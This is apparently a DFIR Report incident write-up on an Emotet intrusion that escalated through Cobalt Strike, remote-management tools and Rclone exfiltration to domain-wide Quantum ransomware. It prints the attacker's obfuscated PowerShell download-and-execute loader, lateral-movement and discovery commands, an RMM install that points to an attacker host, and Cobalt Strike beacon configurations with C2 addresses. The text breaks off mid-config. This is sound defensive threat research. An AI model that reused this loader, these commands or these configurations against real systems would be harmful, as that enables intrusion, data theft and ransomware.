

THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

- REPORTS
- ANALYSTS
- SERVICES ▾
- Thursday, October 31, 2024
- ACCESS DFIR LABS
- MERCHANDISE
- SUBSCRIBE
- CONTACT US

- THREAT INTELLIGENCE
- DETECTION RULES
- DFIR LABS
- MENTORING & COACHING PROGRAM
- CASE ARTIFACTS

adfind

cobaltstrike

ransomware

Emotet Strikes Again – LNK File Leads to Domain Wide Ransomware

November 28, 2022

In June of 2022, we observed a threat actor gaining access to an environment via Emotet and operating over a eight day period. During this time period, multiple rounds of enumeration and lateral movement occurred using Cobalt Strike. Remote access tools were used for command and control, such as [Tactical RMM](#) and [Anydesk](#). The threat actors final actions included data exfiltration using Rclone and domain wide deployment of Quantum Ransomware.

We have observed similar traits in previous cases where [Emotet](#) and [Quantum](#) were seen.

Case Summary.

The intrusion began when a user double clicked a LNK file, which then executed encoded Powershell commands to download an Emotet DLL onto the computer. Once executed, Emotet setup a Registry Run Key to maintain persistence on the beachhead host.

Emotet, then proceeded to execute a short list of discover commands using the Windows utilities systeminfo, ipconfig, and nltest targeting the network's domain controllers. These commands would go on to be repeated daily by the Emotet process. Around one and one-half hours after execution, Emotet began sending spam emails, mailing new malicious attachments to continue spreading.

Similar activity continued over the second day, but on the third day of the incident, Emotet dropped a Cobalt Strike executable beacon onto the beachhead host. Using the Cobalt Strike beacon, the threat actors began conducting a new round of discovery activity. Windows net commands were run, targeting domain groups and computers, nltest was executed again, and they also used tasklist and ping to investigate a remote host.

The threat actor then moved laterally to a workstation. They first attempted this action using a PowerShell beacon and a remote service on the host, but while the script did execute on the remote host, it appeared to fail to connect to the command and control server. Next, they proceeded to transfer a beacon executable over SMB to the remote host's ProgramData directory. This beacon was then successfully executed via WMI and connected successfully to the threat actors server.

Once on this new host the threat actors proceeded to run the net commands to review the Domain Administrators group again. They then proceeded to dump credentials from the LSASS process on the host. With some further process injection they then began to enumerate SMB shares across the environment and on finding a primary file server reviewed several documents present on the server. This Cobalt Strike server stopped communicating shortly there after.

On the fourth day of the intrusion, Emotet dropped a new Cobalt Strike beacon. Again, some net command discovery was run for domain admins and domain controller servers. A flight of netlogon authentications were observed from the beachhead host to the domain controller as a possible attempt at exploiting the domain controller.

The threat actors, however, proceeded along a more traditional path, using SMB file transfers and remote services to move laterally across domain controllers and several other servers in the environment using Cobalt Strike beacon DLL's. On the domain controller, the threat actors conducted further discovery tasks running find.bat and p.bat, which executed AdFind active directory discovery and performed a ping sweep across the environment.

On one of the other targeted servers, the threat actors deployed Tactical RMM, a remote management agent, for additional access and persistence in the environment. From this server, the

threat actors were observed using Rclone to exfiltrate data from a file share server in the environment. The [Mega.io](#) service was the location the stolen data was sent.

On the fifth day of the intrusion, the threat actors appeared again to try and exfiltrate some data from the mail server again using Rclone but this appeared to fail and the threat actors did not try to resolve the issue. After this the threat actors went silent until the eighth and final day of the intrusion.

On the eighth day of the intrusion the threat actor accessed the environment using Tactical RMM to deploy Anydesk on the compromised host. After establishing a connection using Anydesk, the threat actors then dropped [SoftPerfect's Network Scanner](#) and ran it to identify hosts across the environment.

From there, the threat actors began connecting to other hosts via RDP, including the a backup server. After choosing a new server and connecting via RDP, the threat actors dropped Powertool64.exe and dontsleep.exe in preparation for their final actions. Finally, locker.dll and a batch file 1.bat were dropped on the host and the batch file was executed beginning the Quantum ransomware deployment to all hosts over SMB. From initial intrusion to ransomware deployment, 154 hours passed, over eight days.

After ransomware deployment, the threat actors remained connected and did RDP to a few other servers and executed ProcessHacker.exe and a net command. With no other activity taking place, we assess that this was likely the threat actors confirming successful deployment of the ransomware payload across the network.

Services

We offer multiple services including a [Threat Feed service](#) which tracks Command and Control frameworks such as Cobalt Strike, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#).


Both of the Cobalt Strike servers in this case were on our Threat Feed (days to months) in advance of this intrusion.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.

Timeline



Emotet Strikes Again - Lnk File Leads to Domain Wide Ransomware




Report Lead: [@iiamaleks](#)

Analysis and reporting: [@samaritan_o](#), and [@yatinwad](#)

Initial Access

Initial access took the form of an LNK file delivered to a victim through a MalSpam campaign.



The Powershell script embedded within the LNK is a Base64 encoded script with various components split into different variables for obfuscation purposes. The script will decode itself rather than depend on Powershell’s built-in ability to execute encoded scripts.

[illegible]

```
...\\.\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "&{ 'p8ArwZsj8ZO+Zy/dHPeI+siGhbaxtEhzwmD3zVObm9uG2CGKqz5m4AdzKWWzPmKrjJieG4O9'; $BxQ='uYnIvc3RhdHMvUkppMnJRSTRRWXJXQ2ZnZGlplLyIsImh0dHBzOi8vd3d3LmVsYWJvcmlucGwaWlncy9KWkgYR0lIdG9PNy8iLCJodHRwciovL2VsLWVudXNjaWFraS5nci93cC1pbmNsZWRLcy9JZHJSWS09HWU1Rb2RlN0lsT0loLyIsImh0dHA6Ly9kcmlvJaHNsZXJzdGFtbXRpc2NoLmRrLL2ZvbHJlc2Fuei8vaGViaHR0cDovL2RobmNvbN0cnVjY2lvbmVzMlNvbS5hci93cC1hZG1pbi9TbTAyWnNWRF1XZG9UYjdycUwvIiwiaHR0cDovL2RpbHNybC5jb20vcGhvbnUvcGZpcDVtLyIpOyR0PSJuZldGUSt7JGQ9IiRlbny6VE1QXC4uXCR0Ijtta2RpciAtZm9yY2UgJGQgfCBvdXQtbnVsbDtmb3JlYWNoICgkdSBpbIAkbGlua3MpIH0cnkge0lXUiAkdsATt3V0RmlsZSAkZFxeEtQSXJNRnhKLk9PZjtzSZWdzdnIzMi5leGUgIiRkXGp4SlBJck1GeEouT09mIjticmVha30gY2F0Y2gggyB9fQ=='; $KOKN='ICBXcm10ZS1ib3N0ICJBcfBoUiI7JFBYb2dyZXNZUHJlZmVyZW5jZT0iU2lsZW50bH1Db250aW51ZSI7JGxpbnmtzPSgiaHR0cHM6Ly9kZXNjb250YWRvci5jb20'; $KOKN=$KOKN+$BxQ; $GBUus=$KOKN;$xCyRLo=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($GBUus)); $GBUus=$xCyRLo; iex ($GBUus) }"
```

The Powershell script, when double clicked (executed), will attempt to connect to a set of domains containing the Emotet malware. Upon successful download of the Emotet malware, the PowerShell script will write it to a temporary directory and execute the payload via regsvr32.exe.

It is interesting to note, the LNK identifies the machine it was created on through the NetBIOS name of black-dog and a MAC Address beginning with 08:00:27 indicating a [system running on Virtualbox](#).

```
Machine ID: black-dog
MAC Address: 08:00:27:c6:74:5d
MAC Vendor: PCS SYSTEMTECHNIK
Creation: 2022-05-12 15:33:49
```

Execution

Once the PowerShell script from the LNK file executed successfully, Emotet began execution. Emotet will initially copy itself to a randomly named folder in the users temporary folder.

Multiple instances of Emotet spawning itself was observed over a period of three days. Almost all the instances of Emotet included three enumeration commands executed:

```
systeminfo  
ipconfig /all  
nltest /dclist:
```

Towards the third and fourth day of the intrusion, Cobalt Strike was dropped to disk as a PE executable and executed. This access was used to perform enumeration and move laterally to other hosts.

The following diagram aims to provide an illustration of the execution chain with multiple instances of Emotet leading to Cobalt Strike.

Persistence

The Emotet malware has used various persistence methods over time, an example can be seen [here](#).

On the first day, Emotet established persistence via a run key.

As we can see, the `regsvr32.exe` Windows's native utility was used to launch the Emotet DLL.

After moving to the hands on keyboard phase of the intrusion, the threat actors proceeded to deploy several remote management tools across the environment. [Tactical RMM](#) was the first tool chosen for deployment. Tactical RMM is a remote management software platform that uses a combination of agents to allow for remote management and access to systems.

The file `17jun.exe`, was deployed into the `programdata` folder on one of the servers. This was then executed by the threat actors and resulted in the installation of the main RMM agent. The install completed with the following command.

```
"C:\Program Files\TacticalAgent\tacticalrmm.exe" -m install --api  
https://api.floppasoftware[.]com --client-id 1 --site-id 1 --agent-type
```

```
server --auth  
5bc5f5263224697ff9a653f8efa7e7d7a2ce341920a03c60e4823331b2508c
```

A service was also created for the agent.

```
Event 7045  
A service was installed in the system.  
  
Service Name: TacticalRMM Agent Service  
Service File Name: "C:\Program Files\TacticalAgent\tacticalrmm.exe" -m svc  
Service Type: user mode service  
Service Start Type: auto start  
Service Account: LocalSystem
```

Along with the tacticalrmm.exe client, a second executable called meshagent.exe, was installed to handle remote session interaction, and a separate service was created for that agent.

Event 7045

A service was installed in the system.

Service Name: Mesh Agent

Service File Name: "C:\Program Files\Mesh Agent\MeshAgent.exe"

Service Type: user mode service

Service Start Type: auto start

Service Account: LocalSystem

On the final day of the intrusion, the threat actors added AnyDesk to the same server running Tactical RMM, providing an additional means of access prior to the deployment of ransomware.

Event 7045

A service was installed in the system.

Service Name: AnyDesk Service

Service File Name: "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service


```
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem
```

Privilege Escalation

We suspect a failed ZeroLogon exploit was attempted against a domain controller, originating from the beachhead host with Cobalt Strike running on it. One indicator is the 'mimikatz' string in the Netlogon event that is used by the Mimikatz Zerologon implementation.

During a period of a few seconds, multiple NetrServerReqChallenge and NetrServerAuthenticate2 methods in the traffic from a single source were observed, this is one of the indicators of a Zerologon attempt.

Defense Evasion

Process Injection

The threat actor was observed process injecting into legitimate process and using them to execute their own tasks on the system, this can be seen from Winlogon connecting to a domain associated with a Cobalt Strike server and removing files from the system.

The specific mechanism used to inject into a foreign process, was injecting arbitrary code into its memory space, and executing it as a remotely created thread. This occurred from rundll32.exe, which was previously used to execute and run Cobalt Strike.

The following table summarizes the processes used for injection during this case:

Injected Process Name	Injection Payload
C:\Windows\system32\winlogon.exe	Cobalt Strike
C:\Windows\System32\RuntimeBroker.exe	Cobalt Strike
C:\Windows\System32\svchost.exe	Cobalt Strike

C:\Windows\System32\taskhostw.exe	Cobalt Strike
C:\Windows\system32\dlhhost.exe	Cobalt Strike

PowerTool

PowerTool was observed, dropped and executed on the server used to deploy the ransomware payload. This tool has the ability to kill a process, delete its process file, unload drivers, and delete the driver files. It has been reportedly used by several ransomware groups to aid in their operations [\[1\]](#)[\[2\]](#)[\[3\]](#)[\[4\]](#).

As a byproduct of execution, PowerTool will drop a driver to disk and load it into the system.

```
Driver Signature Name: 北京华林保软件技术有限公司
```

Indicator Removal

The threat actor was observed deleting files that had been dropped to disk.

Credential Access

Process access to LSASS was observed, likely to dump credentials from a process that was injected with Cobalt Strike. The Granted Access level matches know indicators for Mimikatz with an access value of 0x1010 (4112), as we covered in a [prior report](#).

We also observed a Cobalt Strike executable request access level of 0x0040 (64) to LSASS, as well indicating other credential access tools may have been in use by the threat actor.

Discovery

During the initial Emotet execution, three automated discovery commands were observed. These were then repeated, seen occurring once a day from the Emotet host.

```
systeminfo
ipconfig /all
nltest /dclist:
```

Multiple commands responsible for enumerating Active Directory groups, domain joined computers, and domain trusts, were executed via Cobalt Strike on the beachhead.

```
whoami /groups
net group /domain
net group "domain computers" /domain
net group /domain "Domain controllers"
net group "domain admins" /domain
nltest /trusted_domains
```

The threat actor was observed querying a non-existent group Domain controller, followed by a command correcting the mistake that queried the group Domain controllers .

```
net group /domain "Domain controller"
net group /domain "Domain controllers"
```

A ping command issued to a user workstation and a domain controller were observed moments before lateral movement was attempted.

```
ping COMPUTER.REDACTED.local
```

Invoke-ShareFinder was observed being used via Powershell in the environment from an injected process with Cobalt Strike:

In addition to the Invoke-ShareFinder command, other functions that were used by the script were also observed.

The remnants of Invoke-ShareFinder could also be seen on the network through the consistent querying of “ADMIN\$” and “C\$” shares for each host over a short period of time. In addition to these shares, a few shares from the file servers were also accessed.

Once on the domain controller, two batch files were run. The first find.bat was used to run AdFind.exe for Active Directory discovery.

```
find.exe -f "objectcategory=computer"  
find.exe -f "(objectcategory=organizationalUnit) "  
find.exe -subnets -f (objectCategory=subnet)  
find.exe -f "(objectcategory=group) "  
find.exe -gcb -sc trustdmp
```

The second script, p.bat, was run to sweep the network using ping, looking for network connectivity and online hosts.

On the final day, prior to ransom deployment, the threat actor also dropped `netscan.exe` on the server, and executed it from the Tactical RMM `meshagent.exe` session.

```
C:\Windows\System32\mstsc mstsc.exe /v:IP_ADDRESS_1
C:\Windows\System32\mstsc mstsc.exe /v:IP_ADDRESS_2
C:\Windows\SysWOW64\explorer.exe "C:\Windows\SysWOW64\explorer.exe"
\\IP_ADDRESS_1\C$
C:\Windows\SysWOW64\explorer.exe "C:\Windows\SysWOW64\explorer.exe"
\\IP_ADDRESS_2\C$
```

Lateral Movement

Cobalt Strike Remote Service Creation

The threat actor was observed creating remote services in order to execute beacon DLL files transferred via SMB as SYSTEM on remote hosts.

```
C:\Windows\System32\cmd.exe /c rundll32.exe C:\ProgramData\x86.dll,
StartA
```

WMI

In another instance, an executable Cobalt Strike beacon was copied via SMB to a target machine, and then executed via WMI.

```
wmic /node:IP_Address process call create "cmd.exe /c start
C:\Progradata\sc_https_x64.exe"
```

Remote Desktop

Lastly, traces of RDP (Remote Desktop Protocol) connections were discovered on multiple compromised hosts utilized for lateral movement on the final day of the intrusion and during the ransomware deployment.

Collection

On the third day of the intrusion, after moving laterally, the threat actors began to review sensitive documents stored on network shares, including revenue, insurance, and password storage documents.

These documents were again reviewed by the threat actor on the final day of the intrusion. Later the threat actor viewed the stolen files off network, observed by triggered canary tokens, which revealed connections from an AWS EC2 instance.

Command and Control

Emotet

The Emotet loader pulled the main second stage payload from the following domains:

```
hxxps://descontador[.]com[.]br  
hxxps://www.elaboro[.]pl  
hxxps://el-energiaki[.]gr  
hxxp://drechslerstammtisch[.]de  
hxxp://dhnconstrucciones[.]com[.]ar  
hxxp://dilsrl[.]com
```

The second stage loader had multiple IP addresses in its configuration to attempt connections to:

```
103.159.224.46  
103.75.201.2  
119.193.124.41  
128.199.225.17  
131.100.24.231  
139.59.60.88  
144.217.88.125  
146.59.226.45  
149.56.131.28  
159.89.202.34  
165.22.211.113  
165.227.166.238  
178.128.82.218  
209.126.98.206  
213.32.75.32  
37.187.115.122  
45.226.53.34  
45.55.134.126  
46.55.222.11  
51.210.176.76
```

```
51.254.140.238
54.37.70.105
82.223.82.69
91.207.181.106
92.114.18.20
94.23.45.86
96.125.171.16
```

Cobalt Strike

The following Cobalt Strike C2 servers were observed being used. Both HTTP and HTTPS were observed to be used.

```
139.60.161.167 (survefuz[.]com)
139.60.160.18 (juanjik[.]com)
```

```
139.60.161.167 (survefuz[.]com)
JA3s: 211897664d51cffdfd7f78d684602ecc
JA3: a0e9f5d64349fb13191bc781f81f42e1
Certificate: 03:4e:01:cb:d0:d4:40:24:ad:e0:cd:81:9f:00:44:0f:1e:de
Not Before: May 24 11:25:15 2022 GMT
Not After: Aug 22 11:25:14 2022 GMT
Issuer Org: Let's Encrypt
Subject Common: survefuz[.]com
Public Algorithm: id-ecPublicKey
```

```
139.60.160.18 (juanjik[.]com)
JA3s: 211897664d51cffdfd7f78d684602ecc
JA3: a0e9f5d64349fb13191bc781f81f42e1
Certificate: 04:ea:aa:59:1e:c6:50:6e:d3:70:d4:24:50:f0:a5:30:9a:e6
```

```
Not Before: Jun 14 17:38:08 2022 GMT
Not After: Sep 12 17:38:07 2022 GMT
Issuer Org: Let's Encrypt
Subject Common: juanjik[.]com
Public Algorithm: rsaEncryption
```

The following are the Cobalt Strike configurations observed:

```
139.60.161.167 (survefuz[.]com)

{
  "beacontype": [
    "HTTP"
  ],
  "sleeptime": 45000,
  "jitter": 37,
  "maxgetsize": 1403644,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 206546002,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "survefuz[.]com",
    "port": 80,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqoyVkBHx713LeUHmw7FAozt15LWTMgX1n
CLSXECl1ryUTD8E7tTjJLIy4Hg27yiG56NFyXzCzL70T7HPzWGd7fJN1H5exgB19psw4c1qwu
qkWLl08GDOT6gFzQwY0FA/eKvDfgxatj387yoR2U+hfo0I0GiO4x4V7c9ow/OlHXwIDAQABAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=="
    },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/jquery-3.3.1.min.js",
    "verb": "GET",
```

```
"client": {
    "headers": null,
    "metadata": null
},
"server": {
    "output": [
        "print",
        "append 1522 characters",
        "prepend 84 characters",
        "prepend 3931 characters",
        "base64url",
        "mask"
    ]
}
},
"http-post": {
    "uri": "/jquery-3.3.2.min.js",
    "verb": "POST",
    "client": {
        "headers": null,
        "id": null,
        "output": null
    }
},
"tcp_frame_header":
"AABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789~
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789~
ABCDEFGHIJKLMNOPQRSTUVWXYZ= ",
"crypto_scheme": 0,
"proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
},
"http post chunk": 0,
```

```
"uses_cookies": true,
"post-ex": {
  "spawnto_x86": "%windir%\syswow64\dlhost.exe",
  "spawnto_x64": "%windir%\sysnative\dlhost.exe"
},
"process-inject": {
  "allocator": "NtMapViewOfSection",
  "execute": [
    "CreateThread 'ntdll!RtlUserThreadStart'",
    "CreateThread",
    "NtQueueApcThread-s",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "min_alloc": 17500,
  "startrwx": false,
  "stub": "yl5rgAigihmtjA5iEHURzg==",
  "transform-x86": [
    "prepend '\\x90\\x90'"
  ],
  "transform-x64": [
    "prepend '\\x90\\x90'"
  ],
  "userwx": false
},
"dns-beacon": {
  "dns_idle": null,
  "dns_sleep": null,
  "maxdns": null,
  "beacon": null,
  "get_A": null,
  "get_AAAA": null,
  "get_TXT": null,
  "put_metadata": null,
  "put_output": null
},
"pipename": null,
"smb_frame_header":
```

```
'AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=',  
  
    "stage": {  
        "cleanup": true  
    },  
  
    "ssh": {  
        "hostname": null,  
        "port": null,  
        "username": null,  
        "password": null,  
        "privatekey": null  
    }  
}
```

139.60.160.18:80 (juanjik[.]com)

```
{
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "dns_beacon": {},
  "smb_frame_header":
  "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
  "post_ex": {
    "spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
    "spawnto_x86": "%windir%\\syswow64\\dllhost.exe"
  },
  "stage": {
    "cleanup": true
  },
  "process_inject": {
    "stub": "yl5rqAigihmtjA5iEHURzg=="
```

```
"transform_x64": [
    "prepend '\\x90\\x90'",
],
"transform_x86": [
    "prepend '\\x90\\x90'"
],
"starttrwx": false,
"min_alloc": "17500",
"userwx": false,
"execute": [
    "CreateThread 'ntdll!RtlUserThreadStart'",
    "CreateThread",
    "NtQueueApcThread-s",
    "CreateRemoteThread",
    "RtlCreateUserThread"
],
"allocator": "NtMapViewOfSection"
},
"uses_cookies": true,
"http_post_chunk": "0",
"ssh": {},
"maxgetsize": "1403644",
"proxy": {
    "behavior": "Use IE settings"
},
"tcp_frame_header":
"AACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
"server": {
    "publickey":
"MIGfMA0GCSqGSIB3DQEBAQUAA4GNADCBiQKBgQCbfjn9w4cE3slYf3jYqTw3S+6HxAGZd3cm
pTqKnDsmGA mCsll4R4jp5yz2SnrpRz8brvoZNotuWhqu7lR0FqaAkaahEF5MrOHJBbCvGKDu4
m6RZ0DHicJCpj6YIm0FLHNNZugHhV5Ou9lZaseCTECMnk0rXiwTsiRWv9ikRccwHwIDAQABAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==",
    "port": "443",
    "hostname": "juanjik[.]com"
```



```
,
"beacontype": [
  "HTTPS"
],
"license_id": "206546002",
"jitter": "37",
"sleeptime": "45000",
"http_get": {
  "server": {
    "output": [
      "print",
      "append 1522 characters",
      "prepend 84 characters",
      "prepend 3931 characters",
      "base64url",
      "mask"
    ]
  },
  "client": {
    "metadata": [],
    "headers": []
  },
  "verb": "GET",
  "uri": "/jquery-3.3.1.min.js"
},
"cfg_caution": false,
"host_header": "",
"crypto_scheme": "0",
"http_post": {
  "client": {
    "output": [],
    "id": [],
    "headers": []
  },
  "verb": "POST",
  "uri": "/jquery-3.3.2.min.js"
```

```
}  
}
```

139.60.160.18:443 (juanjik[.]com)

```
{  
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",  
  "dns_beacon": {},  
  "smb_frame_header":  
